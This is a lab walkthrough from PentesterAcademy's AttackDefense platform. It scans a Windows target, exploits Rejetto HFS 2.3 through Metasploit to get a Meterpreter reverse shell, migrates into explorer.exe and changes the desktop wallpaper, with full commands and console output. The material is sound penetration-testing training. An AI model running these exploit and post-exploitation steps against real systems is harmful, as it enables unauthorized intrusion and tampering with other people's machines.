
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: Wallpaper
URL	https://attackdefense.com/challengedetails?cid=2379
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.16.184
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.16.184

```
root@attackdefense:~# nmap 10.0.16.184
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-10 17:36 IST
Nmap scan report for 10.0.16.184
Host is up (0.060s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.16.184

```
root@attackdefense:~# nmap -sV -p 80 10.0.16.184
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-10 17:36 IST
Nmap scan report for 10.0.16.184
Host is up (0.058s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs 2.3 using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for hfs server. We will use the Metasploit module to exploit the target.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.16.184
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.16.184
RHOSTS => 10.0.16.184
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/ufAGP1ds7pWwI
[*] Local IP: http://10.10.15.2:8080/ufAGP1ds7pWwI
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb
[*] Payload request received: /ufAGP1ds7pWwI
[*] Sending stage (175174 bytes) to 10.0.16.184
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.16.184:49695) at 2021-0
[!] Tried to delete %TEMP%\XdcHkA.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited a hfs server.

Step 6: Migrate current process into explorer.exe


Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 4936 to 4116...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Background meterpreter session and run wallpaper change module to change the target machine wallpaper.

Note: All the wallpapers are located in “/usr/share/backgrounds/” directory.

Current Target Machine Wallpaper




Commands: bg
use post/multi/manage/set_wallpaper
set SESSION 1
set WALLPAPER_FILE /usr/share/backgrounds/kali-community/nethunter-2183x1200.png
exploit

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) > use post/multi/manage/set_wallpaper
msf6 post(multi/manage/set_wallpaper) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/set_wallpaper) > set WALLPAPER_FILE /usr/share/backgrounds/kali-community/nethunter-2183x1200.png
WALLPAPER_FILE => /usr/share/backgrounds/kali-community/nethunter-2183x1200.png
msf6 post(multi/manage/set_wallpaper) > exploit

[*] 10.0.16.184:49695 - Uploading to %TEMP%\nethunter-2183x1200.png
[*] 10.0.16.184:49695 - Uploaded to %TEMP%\nethunter-2183x1200.png
[+] 10.0.16.184:49695 - The wallpaper has been set
[*] Post module execution completed
msf6 post(multi/manage/set_wallpaper) >
```

Target Machine Wallpaper has been changed.



References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) (https://www.exploit-db.com/exploits/39161)
2. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/)
3. Multi Manage Set Wallpaper (https://www.rapid7.com/db/modules/post/multi/manage/set_wallpaper)